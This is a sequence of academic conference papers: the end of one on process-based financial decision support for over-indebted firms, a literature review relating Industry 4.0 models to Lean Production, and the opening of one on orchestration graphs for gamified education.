Taking into account the necessity to complete the process, the manager has two options. If *Debt to Equity Ratio* is on the satisfactory level, the company should go back to normal activities. If the ratio exceeds 200%, then the procedure for reducing financial risk should be initiated. Such a high level

of debt to equity ratio is a clear sign of the extremely unfavorable financial situation of the company. The system based on *Debt to Equity Ratio* analysis generates a signal indicating excessive debt. This suggestion prompts the carrying out of the subsequent subprocess called 'Forecasting of sales revenues and free cash flows'.

Sales forecasting as well as the company's ability to generate excess cash are both essential elements of overall company management. A company forecast to encounter excessive debt needs to search for corrective measures. The basis for this subprocess is a report containing financial data and KPIs as described in the previous subprocess.

Subprocess *Forecasting of sales revenues and free cash flows*

**input:** Financial statement data, KPIs values

**preconditions:**

*debt to equity ratio > 200%*

**activities:**

- preparation of the forecast financial statements: the amount of future liabilities, potential minimum amount of free cash flow (linear forecasting model)

- estimation of the debt to equity ratio on the forecast financial statement

- assessment of forecast ratios

**exception handling:** registration of new contracts aimed to increase sales revenue

**postconditions:** forecast debt to equity ratio < 200%

**output:** Financial recovery program or Requesting of new sources of financing

The forecast can be used to provide warning signals. The values presented in Table 1 (last 2 columns) indicate that the forecast *Debt to Equity Ratio* (> 200%) significantly exceeds the safety level.

Information included in the forecast does not permit the introduction of a financial recovery program and its normal operation. It is necessary to look for new solutions created in the subprocess 'Requesting of new sources of financing'. This sub-process requires a response from the manager. Thus it is necessary to obtain information on banking offers. The key information refers to the terms and conditions of bank loans.

Sub-process: *Requesting new sources of financing*

**input**

*Bank and Credit Institution list of offers and financing conditions*

*Report on corporate credibility*

**preconditions:** unsatisfactory financial forecast

**activities:**

- analysis of offers and financing conditions

- checking of financial standing of company

- selection of the best offers

- request of manager decision (accept or reject)

**exception handling:** obtain of short-term credit lines (3 months)

**postconditions:** acceptance or rejection from bank or credit institution

**output:** financial recovery program or suggestion necessity applying for public aid

Before granting a loan, each bank shall determine the loan conditions concerning the interest rate, loan period, additional charges, and safety. Analysis of bank offers is conducted against the financial situation of the company. It is necessary to verify the terms of loan in the context of the company's credibility. If there is more than one suitable offer, a manager has to choose the most favorable loan and send the application to the selected bank.

In the case of a negative decision from the bank, the system initiates the next process '*Applying for public aid*'. As in the previous subprocess, it is necessary to check all available aid funds. Specification of this subprocess is as follows:

*Sub-process Applying for public aid*

**input:**

*EU programs list, governmental funds and programs list,  
local government funds and programs list*

*Application criteria to be met*

*Financial data report*

**preconditions:** *available financing from banks and other financial institutions*

**activities:**

*- analysis of public aid*

*- checking of application criteria*

*- request for manager decision to choose public aid program*

*- preparing and submitting a project application form*

**exception handling:** *financial aid to adapt the company equipment to meet the needs of people with disabilities.*

**postconditions:** *acceptance or rejection of submitted application*

**output:** *suggestion for financial recovery program or necessity for negotiations with creditors*

Financial aid is a solution dedicated only for selected companies. External institutions offer additional aid funds on the basis of very strict criteria. The manager has to analyze the available opportunities after providing the system with the required data related to public assistance. If the system generates a support program tailored to the needs of the enterprise, the manager will be asked to prepare and submit applications. If the application is rejected, then it is necessary to execute the next subprocess.

Unfortunately, due to the poor financial situation, it may be that the company cannot receive an external financial aid. Thus, the last step will be focused on negotiations with creditors to improve the financial situation of the company. Negotiations with creditors are the last chance for the company to survive. The subprocess can be specified as follows:

*Subprocess: Negotiations with creditors*

**input:**

*list of creditors*

*list of creditors' requirements*

*proposal of financial restructuring*

**preconditions:** *not available aid funds*

**activities:**

*- analysis of creditors' requirements,*

- *preparing and submission of restructuring program*
- *negotiations with creditors*
- *preparing the contract on conversion of liabilities into equity*

**exception handling:** *ownership changes of creditors*

**postconditions:** *acceptance or rejection*

**output:** *suggest necessity of converting liabilities into equity or the commencement of bankruptcy procedure*

The starting point in the negotiation process is to recognize the creditors' requirements. Creditors may expect to obtain a specific number of shares instead of debt reduction. Creditors generally expect the managers to conduct the restructuring program for the company. These two elements serve as the basis to begin the process of conversion of liabilities into equity. If the conditions for conversion are accepted by both parties, then the relevant agreement is processed. Negotiations with creditors are the last chance to avoid bankruptcy. The creditors' agreement for the conversion of liabilities into equity can be the only possibility for the company to survive. If there is no opportunity to reduce excessive debt, then the company is likely to go bankrupt in a legal sense. As shown in the example, the conversion of liabilities into equity should be immediately negotiated even if this is unfavorable for the current owners.

The presented use case illustrates an approach to the automation of the process of decision making support. The integration of external sources of information with the contextual internal data is a way of reducing uncertainty in the decision process. The identification of analytical activities as well as assigning a minimum set of information is a relatively new approach to analytical work automation. The conducted preliminary study may serve as the basis for the use of a process-oriented methodology in the decision-making analysis. The use of process-oriented knowledge-based systems allows managers to make better business decisions.

## V. CONCLUSION AND FUTURE WORKS

The idea of the paper to enrich the financial knowledge by presenting formally specified business processes has been achieved. The approach was applied to real-world scenarios coming from financial analysis. In the design, it was made possible to merge the procedural and ontological perspectives and to express process-related knowledge by using standard modeling languages such as BPMN, OWL, and, for reasoning and execution, BPAL and BPEL. The use of formal notations assured a mathematical rigor in process descriptions and the precise definition of concepts and relationships in the domain knowledge. In providing the formally written financial ontology, the sources of ambiguity and confusion were considerably reduced.

Currently there are many process modeling notations, e.g. BPMN, EPC, XPDL, and Petri nets. From the functional viewpoint, they should be interoperable, in order to

overcome heterogeneities of different formalisms and map them to one common, machine-interpretable, process ontology. In addition, the solutions should provide interrelations to existing domain ontologies, and enable query and search facilities.

Giving consideration to a formal account of BPMN, BPAL seemed to us an appropriate choice to automate the use of business process knowledge. BPAL remains at an abstract level, since it relies on BPMN for its concrete diagrammatic representation and on BPEL for its actual execution. The formally written BPAL specifications can then be automatically translated into executable programs BPEL and perform the reasoning and interpretation of financial information.

We are convinced that the abstract language of process specification provides a declarative and procedural semantics that can be interpreted, processed, and executed as a BPEL.

The experiments we have conducted are encouraging and revealed practical usability and its acceptance by business experts.

From the financial viewpoint, the presented use case leads to the conclusion that the conversion of liabilities into equity should be carried out when there is a dominant owner with high potential for raising capital. The reduction of financial liabilities is highly desirable in order to improve financial standing, but it cannot be done at any price. The considerations contained in this paper underline the need for in-depth analysis of the conversion of financial liabilities into equity.

Further work should be focused on a comprehensive process-oriented approach to problem solving in enterprises. Each decision-making problem should be decomposed to subprocesses and activities, and associated with relevant information. This would not be possible without the use of knowledge possessed by experienced managers and financial analysts. The process oriented approach implemented in the decision support system helps one to achieve a competitive advantage for the company. The use of process-based knowledge may also contribute to increasing the financial stability of corporates.

## REFERENCES

- [1] T. Beck and A. Dermirguc-Kunt, "Small and medium-size enterprises: Access to finance as a growth constraint", *Journal of Banking and Finance*, 2006, vol. 30, no. 11, pp. 2931-2943

- [2] J. Korczak, H. Dudycz, B. Nita, P. Oleksyk and A. Kaźmierczak, "Attempt to extend knowledge of Decision Support Systems for small and medium-sized enterprises", in: *Proc. of the 2016 Federated Conference on Computer Science and Information Systems*, M. Ganzha, L. Maciaszek, M. Paprzycki, Eds., Annals of Computer Science and Information Systems, vol. 8, 2016, pp. 1263-1271, DOI:10.15439/2016F181
- [3] F. Smith and M. Proietti, "BPAL: A Platform for Managing Semantically Enriched Conceptual Process Models", in: *eChallenges e-2014 Conference Proceedings IIMC International Information Management Corporation*, P. Cunningham, M. Cunningham, Eds., 2014
- [4] A. De Nicola, M. Lezoche, and M. Missikoff, "An Ontological Approach to Business Process Modeling", in: *3th Indian International Conference on Artificial Intelligence*, 2007, pp. 1794-1813
- [5] T. J. O'Brien, K. L. Schmid and J. Hilliard, "Capital Structure Swaps and Shareholder Wealth", *European Financial Management*, 2007, vol. 13, no. 5
- [6] H. Dudycz and J. Korczak, "Process of Ontology Design for Business Intelligence System", in: *Information Technology for Management*, E. Ziemba, Ed., LNBIP Springer, 2016, pp.17-28
- [7] H. Dudycz and J. Korczak, "Conceptual design of financial ontology", in: *Proc. of the 2016 Federated Conference on Computer Science and Information Systems*, M. Ganzha, L. Maciaszek, M. Paprzycki, Eds., Annals of Computer Science and Information Systems, vol. 5, 2015, pp. 1505-1511; DOI:10.15439/978-83-60810-66-8
- [8] W. Abramowicz, A. Filipowska, M. Kaczmarek and T. Kaczmarek, "Semantically Enhanced Business Process Modeling Notation", in: *Semantic Technologies for Business and Information Systems Engineering: Concepts and Applications*, S. Smolnik, F. Teuteberg, O. Thomasal, Eds., 2012, pp. 259-275
- [9] OWL-S: *Semantic Markup for Web Services*, W3C Member Submission, 2004, D. Martin, Ed., <http://www.w3.org/Submission/OWL-S/>
- [10] M. Born, A. Filipowska, M. Kaczmarek, I. Markovic and M. Starzecka, "Business Functions Ontology and its Application in Semantic Business Process Modelling", in: *Proc. ACIS*, 2008, pp. 136-145
- [11] D. Fensel, H. Lausen, A. Polleres, J. de Bruijn, M. Stollberg, D. Roman, and J. Domingue, *Enabling Semantic Web Services: The Web Service Modeling Ontology*, Springer, 2007
- [12] D. Calvanese, G. De Giacomo, D. Lembo, M. Montali and A. Santos, "Ontology-Based Governance of Data-Aware Processes", in: *Proc. of the 6th Int. Conf. on Web Reasoning and Rule Systems*, LNCS 7497, Springer, Heidelberg, 2012, pp. 25-41
- [13] F. Smith and M. Proietti, "Rule-based Behavioral Reasoning on Semantic Business Processes", in: *Proc. of the 5th Int. Conf. on Agents and Artificial Intelligence*, SciTePress, 2013
- [14] F. Smith and M. Proietti, *Ontology-based Representation and Reasoning on Process Models: A Logic Programming Approach*, 2014, <https://arxiv.org/abs/1410.1776>





# Industry 4.0 and Lean Production – A Matching Relationship?

## An analysis of selected Industry 4.0 models

Christian Leyh, Stefan Martin  
Technische Universität Dresden  
Chair of Information Systems, esp. IS in  
Manufacturing and Commerce  
Helmholtzstr. 10, 01069 Dresden, Germany  
Email: Christian.Leyh@tu-dresden.de

Thomas Schäffer  
University of Applied Sciences Heilbronn  
Faculty of Business Administration  
Max-Planck-Str. 39, 74081 Heilbronn, Germany  
Email: Thomas.Schaeffer@hs-heilbronn.de

**Abstract**—The increasing digitalization of business and society has led to drastic changes within companies. Nearly all enterprises are facing enormous challenges dealing with topics such as Industry 4.0/Industrial Internet. With the goal of supporting companies to handle these challenges and “move” in an Industry 4.0 environment, several frameworks or reference models already exist. Here, we share the results of a detailed analysis of selected Industry 4.0 models. In particular, we foster in our analysis Lean Production aspects since the basic principles of Lean Management/Lean Production in existence since the 1980s have yielded appropriate measures to optimize production. These principles can and should be addressed and included by Industry 4.0 models as well. Our study provides a classification of 31 Industry 4.0 models/frameworks as well as the identification of needs for further research to enhance existing Industry 4.0 models more holistically.

### I. MOTIVATION AND OBJECTIVES

Considering the evolution of technology, digitalization/digital transformation provides manifold opportunities to support or even renew business processes by using technological solutions. These advanced technological opportunities, especially the merging of the physical with the digital world, result in new fundamental paradigm shifts that affect all sectors of industry. Companies must handle global digital networks, improve automation of individual or even all business processes, and reengineer existing business models to gain momentum in digital innovation. [1]-[3].

To appropriately deal with this adjusted management, communication concepts have become or will become highly important. In many parts of society, the Internet of

Things (IoT) has already established itself as an interlinked communication network to connect value chains. Examples include package tracking and vital data logging via Smartwatch or Smart Home control within domestic environments. This development is accompanied by increasingly short and individual life cycles of products that consequently lead to new production requirements. Transferring the approaches of the IoT to companies resulted in the concept of Industry 4.0 by connecting production with the internet, leading to an increasing digitization of products and systems associated with their interconnectedness [4]-[6].

An analysis using the "Google Trends" tool (see Figure 1) shows that interest in the field of Industry 4.0 has never been stronger than in the last few years. However, especially for those companies willing to use/integrate Industry 4.0 in their production, this integration is not a trivial task. Different reference models, frameworks and Industry 4.0 architectures have emerged to support companies acting in the field of Industry 4.0. Using these tools should enable companies to structure their business process appropriate regarding Industry 4.0 requirements.

Therefore, aim of this study was to analyze selected architectural/reference models of Industry 4.0. We characterized these models according to the basic principles of Lean Management/Lean Production since these approaches have existed since the 1980s and offer appropriate measures to optimize production. In our opinion, these approaches should be addressed and included by Industry 4.0 models as well.




Fig. 1. Search queries for the terms “Industrie 4.0” and “Industry 4.0” on Google since 2012

This study is guided by two research questions:

**Q1:** What organizational and technical reference models exist for Industry 4.0?

**Q2:** What relationship can be established between the reference models and Lean Production?

In order to answer those questions, we set up a study based on a systematic literature analysis. The aim of the literature analysis was to describe, summarize, evaluate, clarify and integrate aspects focusing Industry 4.0 and/or Lean Production. Selected study results will be presented in this paper. The paper is composed of four sections: 1) an introduction, 2) an overview of the conceptual background of the key terms “Industry 4.0” and “Lean Production,” 3) our literature analysis (its methodology and selected results) and 4) a summary and aspects for future research.

## II. CONCEPTUAL BACKGROUND

### A. Industry 4.0

The term Industry 4.0 or the Industrial Internet is characterized as the fourth stage of the industrial revolution and consists of an increasing interconnectedness of products and systems. Focusing on the enhancement of the automation, flexibility, and individualization of products, production, and the connected business processes [7], Industry 4.0 aims to connect the physical and virtual worlds.

From a production perspective, Industry 4.0 is understood as the movement of intelligent workpieces that independently coordinate their paths through a factory. Machines are able to “realize” these tracks and communicate in real time with the corresponding warehouse. Information is primarily used to assess and control current processes [8]. However, a universal definition for the term Industry 4.0 does not exist. Therefore, we defined a working definition to serve as the foundation for our research, and we also used this definition in other related Industry 4.0 articles (e.g., [1], [5]): *Industry 4.0 describes the transition from centralized production towards production that is very flexible and self-controlled.*

*Within this production, the products, all affected systems, and all of the process steps of the engineering, are digitized and interconnected to share and pass information and to distribute this information along the vertical and horizontal value chains and beyond in extensive value networks.*

The fact that companies have not yet implemented many parts of Industry 4.0 is shown in Table I. Based on these data, independence is to be promoted at all levels; such independence can only be achieved through better communication (an essential part of Lean Production).

### B. Lean Production

Lean Production/Lean Management already existed prior to the introduction of the concept of Industry 4.0. This form of production management was first seized on by Taiichi Ōno in 1978, who was responsible for the production of the Japanese automotive manufacturer Toyota [9]. After the end of World War II, Toyota noticed that American car manufacturers were able to produce nine times as much as Japanese car manufacturers over the same time period because they manufactured large batch sizes in order to compensate for long set-up times. Such manufacturing was not possible for Toyota, however, because its production volume was too small. Therefore, Toyota implemented measures to achieve a leaner production (see [10]). In total, this concept led to a paradigm shift: Lean Production is now defined as a third production system design since it is neither mass production nor manual work [11].

The basic principle of Lean Production is based on the avoidance of eight causes of waste. These causes are summarized by [10] as *transport, storage, accessibility of processes, unnecessary movement, waiting times, overproduction, tight tolerances, defects* and, above all, *unused skills of the employees*. In addition, [12] classifies three central principles of Lean Production: *Kaizen, Total Quality Management (TQM) and Business Process Reengineering (BPR)* (for a detailed description of this principles see [12]).

TABLE I.

COMPARISON OF A FACTORY TODAY AND AN INDUSTRY 4.0 FACTORY [14]

		Today's Manufacturing	Industry 4.0 Manufacturing
<b>Component</b> (e.g., sensor)	Key attributes	precision	independent action based on own predictions
	Key technologies	smart sensors and fault detection	degradation monitoring and remaining useful life prediction
<b>Machine</b> (e.g., controller)	Key attributes	producibility and performance (quality and throughput)	independent action based on own predictions and comparison with inventory data
	Key technologies	condition-based monitoring and diagnostics	operating time recording with predictive health monitoring
<b>Manufacturing System</b> (e.g., manufacturing execution systems)	Key attributes	productivity and overall equipment effectiveness	Independent configure, maintain and organize
	Key technologies	lean operations: work and waste reduction	low-maintenance, self-adapting production systems

### C. Lean Production - Lean Automation - Industry 4.0

Kolberg and Zühlke describe Industry 4.0 as a further development of Computer Integrated Manufacturing (CIM) and therefore as a network approach, which is complemented by CIM via communication and information technology. This approach is supported by the integration of Cyber Physical Systems [13]. These systems are a combination of two essential elements, which are the control of processes with the help of integrated software systems and the network of these software systems. With these systems, Lean Automation can be implemented in order to support and expand the approaches and concepts of Lean Production. The objectives of short lead times with minimal costs and the highest quality remain unchanged. Consequently, it is possible to provide a company-wide representation of the actual situation in real time and to enable simulation-based optimization measures based on decentralized control systems. Each workpiece is therefore clearly identifiable. Optimization measures and new services can be created from the resulting data.

In addition, the employee becomes the smart operator of production. The smart operator is, for example, notified by means of e-mail or SMS in the event of a fault reported by sensors, therefore reducing the time that elapses between the occurrence of the error and a fix being implemented. At the same time, the enterprise system makes suggestions for troubleshooting. [13].

## III. LITERATURE ANALYSIS

As shown in Section II, Industry 4.0 and Lean Management/Lean Production are complex concepts that appear to possess similarities. To investigate these aspects, we set up a study approach to contrast those two concepts. Since Lean Production is a mature concept and Industry 4.0 is an emerging topic, we conducted a systematic literature review to identify current papers dealing with the area of Industry 4.0. After identifying and analyzing the Industry 4.0 papers, we compared and contrasted identified Industry 4.0 frameworks and models with important aspects and approaches of Lean Production/Lean Management.

### A. Methodology

This systematic literature analysis is based on four steps according to [15], [16].

**Step 1 – Selection of databases and search terms:** To obtain a broad overview of the topic, we selected the databases *ScienceDirect* as well as *Academic Search Complete* and *Business Source Complete*. In addition, we used *Google Scholar* to identify articles may be not listed in scientific databases. The search fields for the database search were limited to the abstract, title and keywords. The search terms stemmed from a short preliminary search according to [16], resulting in the following search string:

TITLE-ABSTR-KEY("industrie 4.0" OR "industry 4.0" OR "fourth industrial revolution" OR "smart factory" OR

"digital factory") and TITLE-ABSTR-KEY("framework" OR "scheme" OR "structure" OR "model").

**Step 2 – Implementation of practical screening criteria:** In step 2, we classified journal papers, conference papers and reports. We did not apply any temporal restrictions to our searches. We sought a general reference model for Industry 4.0 or, at least, Industry 4.0 concepts, frameworks, and approaches to a large extent. Therefore, articles were excluded that dealt only indirectly with Industry 4.0 or only with a single partial aspect of Industry 4.0 such as *Big Data*. All of the identified papers were transferred in the literature management software *Zotero*. Next, we used the *Zotero*'s functionality to perform a duplication check.

**Step 3 – Implementation of methodological screening criteria and Step 4 – Synthesis of the results:** In these steps, a deeper analysis of the papers that were not excluded during the practical screening was conducted. First, the papers were classified according to basic criteria:

1	Manufacturing environment: Does the model/the paper focus on the manufacturing industry?
2	Industry 4.0 concept: Does the paper present/discuss/evaluate a reference model that covers all aspects of Industry 4.0? Or are only partial aspects of Industry 4.0 addressed?
3	Does the model address software and/or hardware aspects of Industry 4.0?
4	To what extent are Lean Production principles included and addressed in the reference model?
5	To what extent are business applications or enterprise systems explicitly fostered in the model?
6	Can the paper be classified as narrative article or merely as examining statistical and mathematical aspects?
7	Is an evaluation presented and discussed regarding the suitability and fit of the model in terms of Industry 4.0 requirements?

To rate the papers according these criteria/questions, we used Harvey Balls with the differentiation shown in Table II.

TABLE II.

CRITERIA CLASSIFICATION

Symbol	Description
○	Criterion is not addressed
◐	Criterion is addressed indirectly
◑	Criterion is mentioned
◒	Criterion is partially addressed
●	Criterion is fully addressed

In addition to the seven merely general criteria, we also assessed the models using the four concrete implementation requirements of Industry 4.0 postulated by different German national associations (e.g., VDMA: Mechanical Engineering Industry Association; Bitkom: Federal Association for Information Technology, Telecommunications and New

Media; ZVEI: German Electrical and Electronic Manufacturers' Association) (see [6]):

8	The extent of horizontal integration across value networks
9	The extent of vertical integration in the company
10	The extent of product lifecycle management (PLCM) and consistency of engineering
11	The extent of the "human factor" – the employee as a conductor in the value networks

### B. Selected Results

The search in the aforementioned databases with the presented search string yielded a total of 166 papers. Nine out of the 166 papers were duplicates and listed in more than one database. Therefore, those papers were excluded from the deeper screening. After practical screening of the remaining 157 papers, 31 papers were identified as fostering an Industry 4.0 framework or model according to our criteria. All of the papers that passed step 2 and were included in the methodological screening were published no earlier than 2010, which again emphasizes the relevance and topicality of this topic. We then screened these 31 articles carefully to assess the criteria of step 3. An example of the assessment of three selected papers is provided in the Appendix in Table IV. Selected results will be discussed in the following paragraphs. However, a complete assessment of all articles as well as the entire reference list of these papers will not be part of this article, but will be provided by the authors upon request or can be downloaded as supplementary material (see Table IV).

Twenty-seven out of the 31 articles focused on the manufacturing industry. The remaining articles dealt with, for example, the service sector, the construction sector and issues of cooperation in the value chain. During the deeper analysis, it became clear that 15 of the 31 articles presented or discussed an Industry 4.0 approach with a holistic focus and that 16 papers addressed specific partial aspects of Industry 4.0. In addition, it was striking that a discussion of software architectures prevailed in many of the articles. Hardware issues and aspects were not solely discussed and appeared in combination with software aspects.

Considering Lean Production, only three articles (Table IV, no. 4, 6, and 12) actively addressed and incorporated Lean Production in an Industry 4.0 setting to a full extent (in regard to our criteria). Although Lean Production was often noted (as discussed in Section II) to be one of the foundations for Industry 4.0, most related concepts in the identified 31 articles touched on only marginal aspects of Lean Production or did not focus on this principles in combination with Industry 4.0. Regarding the Industry 4.0 implementation requirements (criteria 8–11), we noted that vertical integration was the main subject in 13 out of 15 articles that provided a holistic Industry 4.0 model. On the other hand, the integration of employees was least often noted as the main paper topic. Table III gives a short summary of these the articles assessment.

TABLE III.

SHORT CATEGORIZATION OF THE IDENTIFIED ARTICLES

Category of articles	No. of papers
Relevant in the sense of the research questions	31
↳ No holistic Industry 4.0 reference model included	16
↳ Holistic Industry 4.0 reference model included	15
↳ Lean Production principles addressed as a main topic	3
↳ No Lean Production principles addressed as a main topic	11
↳ Lean Production principles are addressed in a medium to large extent but not as a main topic	1

## IV. DISCUSSION AND CONCLUSION

In summary, we identified several models and frameworks addressing the complex field of Industry 4.0 and have provided a first answer to research question Q1. However, not all models dealt with this topic in a holistic way; some instead focused on specific aspects or requirements of Industry 4.0. Hence, a common goal could be identified throughout all of the papers. The (explicit or indirect) stated goal was always to reduce the cost per unit produced. It was also crucial for all models and often discussed in the papers that communication (in three relationships: man-man, machine-man and, above all, machine-machine) was viewed as especially important for the further development and appropriate implementation of Industry 4.0. Machine-machine communication has an even larger impact because in Industry 4.0 communication and information sharing forms an essential foundation for autonomous machine decisions. A primary conclusion from this analysis is that the use of appropriate information and communication technology (ICT) is a crucial factor in Industry 4.0 environments, as has been also stated by several authors (e.g., [2], [3], [5]).

Regarding research question Q2, it became obvious that the Lean Management/Lean Production principles were not often addressed in Industry 4.0 models. Despite the fact that those aspects are often viewed as a basis for Industry 4.0 implementation, they were not integrated in the respective models nor were they discussed in connection with these models. Vertical integration was the main aspect in the identified models, and it also appeared in combination with horizontal integration aspects. This result also supports the fact that appropriate ICT is essential for Industry 4.0.

Those results motivate further research. First of all, it will be a challenge for enterprises to move in the field of Industry 4.0 and identify and implement the appropriate ICT. Therefore, in addition to the identified models more general ICT maturity models are needed (focusing Industry 4.0 requirements) and approaches for an appropriate master data management in the entire value networks. Several models re-

In summary, despite the fact that there are already several existing frameworks and reference models considering Industry 4.0 environments there are still issues that can be viewed as unsolved or at least not adequately addressed. Therefore, further research is necessary to combine existing approaches with additional key aspects of Industry 4.0.

- [1] K. Bley, C. Leyh, and T. Schäffer, "Digitization of German Enterprises in the Production Sector – Do they know how 'digitized' they are?," in *Proc. of the 22nd Americas Conf. on Inf. Syst. (AMCIS 2016)*, 2016.
- [2] S. Mathrani, A. Mathrani, and D. Viehland, "Using enterprise systems to realize digital business strategies," *Journ. of Enterprise Inf. Management*, vol. 26, no. 4, pp. 363–386, 2013, doi: 10.1108/JEIM-01-2012-0003.
- [3] M. Pagani, "Digital Business Strategy and Value Creation: Framing the Dynamic Cycle of Control Points," *MIS Q.*, vol. 37, no. 2,

- pp. 617–632, 2013.
- [4] G.R. Bitran, S. Gurumurthi, and S.L. Sam, “The need for third-party coordination in supply chain governance,” *MIT Sloan Management Review*, vol. 48, no.3, 2007, pp. 30-37.
- [5] C. Leyh, T. Schäffer, K. Bley, and S. Forstenhäuser, “Assessing the IT and Software Landscapes of Industry 4.0-Enterprises: The Maturity Model SIMMI 4.0,” in *Information Technology for Management: New Ideas and Real Solutions (Lecture Notes in Business Information Processing, LNBI, Vol. 277)*, E. Ziemba Ed. Heidelberg, Berlin, New York: Springer, 2017, pp. 103-119, doi: 10.1007/978-3-319-53076-5\_6.
- [6] BITKOM, VDMA, and ZVEI, *Umsetzungsstrategie Industrie 4.0: Ergebnisbericht der Plattform Industrie 4.0*, Berlin, 2015.
- [7] C. Lemke and W. Brenner, *Einführung in die Wirtschaftsinformatik: Band 1: Verstehen des digitalen Zeitalters*, 2015th ed. Heidelberg, Germany: Springer, 2014, doi: 10.1007/978-3-662-44065-0.
- [8] T. Kaufmann, *Geschäftsmodelle in Industrie 4.0 und dem Internet der Dinge: der Weg vom Anspruch in die Wirklichkeit*, Wiesbaden, Germany: Springer, 2015, doi: 10.1007/978-3-658-10272-2.
- [9] T. Ōno, *Das Toyota-Produktionssystem [das Standardwerk zur Lean Production]*, 3rd ed. Frankfurt am Main, Germany: Campus, 2013, translated from W. Hof.
- [10] T. Ōno, *Toyota production system: beyond large-scale production*, Taylor & Francis, 1988, translated from C.B. Rosen.
- [11] I.D. Tommelein, “Journey towards lean construction: pursuing a paradigm shift,” *Journal of Construction Engineering and Management*, vol. 141, no. 6, 2014, doi: 10.1061/(ASCE)CO.1943-7862.0000926.
- [12] H. Oeltjenbruns, *Organisation der Produktion nach dem Vorbild Toyotas: Analyse, Vorteile und detaillierte Voraussetzungen sowie die Vorgehensweise zur erfolgreichen Einführung am Beispiel eines globalen Automobilkonzerns*, Aachen, Germany: Shaker, 2000.
- [13] D. Kolberg and D. Zühlke, “Lean Automation enabled by Industry 4.0 Technologies,” *IFAC-PapersOnLine*, vol. 48, no. 3 (15th IFAC Symposium on Inf. Control Problems in Manuf.: INCOM 2015), pp. 1870–1875, 2015.
- [14] J. Lee, B. Bagheri, and H.-A. Kao, “Recent advances and trends of cyber-physical systems and big data analytics in industrial informatics,” in *Proc. of Int. Conf. on Industrial Informatics (INDIN 2014)*, 2014.
- [15] A. Fink, *Conducting research literature reviews : from the internet to paper*, 4th ed. Los Angeles : SAGE Publ., 2014.
- [16] P. Fetteke, “State of the Art of the State of the Art: A study of the research method „Review“ in the information systems discipline,” *Wirtschaftsinformatik*, vol. 48, no. 4, pp. 257–266, 2006, doi: 10.1007/s11576-006-0057-3
- [17] BMWi, *Erschliessen der Potenziale der Anwendung von “Industrie 4.0” im Mittelstand. Studie im Auftrag des Bundesministerium für Wirtschaft und Energie (BWi)*, Mülheim an der Ruhr, Germany: agiplan GmbH, 2015.

#### EXAMPLE – CATEGORIZATION OF THE IDENTIFIED ARTICLES ACCORDING TO THE CLASSIFICATION CRITERIA

		General criteria							Industry 4.0 implementation aspects (see [6])			
No.	Reference	Manufacturing environment	Holistic Industry 4.0 concept	Software (S) / hardware (H) consideration	Lean production principle	Business application	Mathematical / statistical aspects	Assessment of Industry 4.0 suitability	Horizontal integration across the value network	Vertical integration (e.g., in a factory)	PLCM / consistency of engineering	Employees as a conductor in the value networks
4	Brettel et al. 2016	●	○	S	●	◐	◐	○	◐	◐	●	○
6	Diez et al. 2015	●	○	S	●	◐	●	◐	◐	●	◐	◐
12	Long et al. 2016	●	●	S	◐	◐	◐	◐	◐	●	○	◐

Download link for the assessment of all articles and the respective reference list:  
[https://tu-dresden.de/bu/wirtschaft/isih/ressourcen/dateien/isih\\_team/pdfs\\_team/Supplementary-Material.pdf](https://tu-dresden.de/bu/wirtschaft/isih/ressourcen/dateien/isih_team/pdfs_team/Supplementary-Material.pdf)





# Adaptation of orchestration graphs in gamification

Tomasz Lipczyński  
West Pomeranian University of  
Technology ul. Żołnierska 49,  
71-210  
Szczecin, Poland  
Email: tlipczynski@wi.zut.edu.pl

Magdalena Kieruzel  
West Pomeranian University of  
Technology ul. Żołnierska 49,  
71-210  
Szczecin, Poland  
Email: mkieruzel@wi.zut.edu.pl

Przemysław Różewski  
West Pomeranian University of  
Technology ul. Żołnierska 49,  
71-210  
Szczecin, Poland  
Email: prozewski@wi.zut.edu.pl

**Abstract—** The term gamification is a relatively new concept, but the use of games for solving a variety of problems is not a new phenomenon. Gamification is used in many industries such as marketing, politics, health, environment. In education, gamification is used as a tool to strengthen e-learning systems, motivate students to learn more effectively and engage more in the learning process. Moreover, games provides new insight on learning materials

The concept of orchestration is defined by methods that allow the management of educational activities in such a way that a pedagogical effect is achieved. Orchestration relies on graphs that describe educational scenarios from different viewpoints - structure of activities, pedagogical ideas, workflow.

The main aim of the article is to show the possibilities of orchestration graphs as a tool for supporting gameducation.

## I. INTRODUCTION

Gamification is the use of mechanics known from role-playing and computer games to modify people's behavior in non-gaming situations to increase their engagement [1][2]. Technique is based on the pleasures that come from pursuing the next achievable challenge, competition, collaboration, etc. Creation allows people to engage in activities that are in line with the author's expectations, even if they are considered boring or routine [3]. The method is mainly used in marketing, science/training, market research and in motivating the company's employees [4]. Although the use of rewards, loyalty programs, and game schema elements has been used in business for a long time, the gamification itself has been described and detailed in the United States only in 2010. Then they began to appear websites such as Bunchball and Badgeville, which introduced elements familiar from games to their sites in order to diversify and attract customers.

Dillenbourg and others define the process of orchestration as a real-time management of multi-layered activities in a multi-constraints context[11]. Orchestration graph visualizes the teaching scenario consisting of learning activities [12]. Dillenbourg uses orchestration graphs in most cases as a tool to facilitate the functioning of the Massive Open Online Courses (MOOC) [13].

In this article we would like to propose a different form to use it - as a tool to support gamification.

## II. THE ESSENCE OF GAMIFICATION

Education using a game methodology is a new field, but the games themselves are involved in the life of mankind since the dawn of time. Motivation and engagement are usually seen as a prerequisite for completing a task or encouraging a particular behavior.

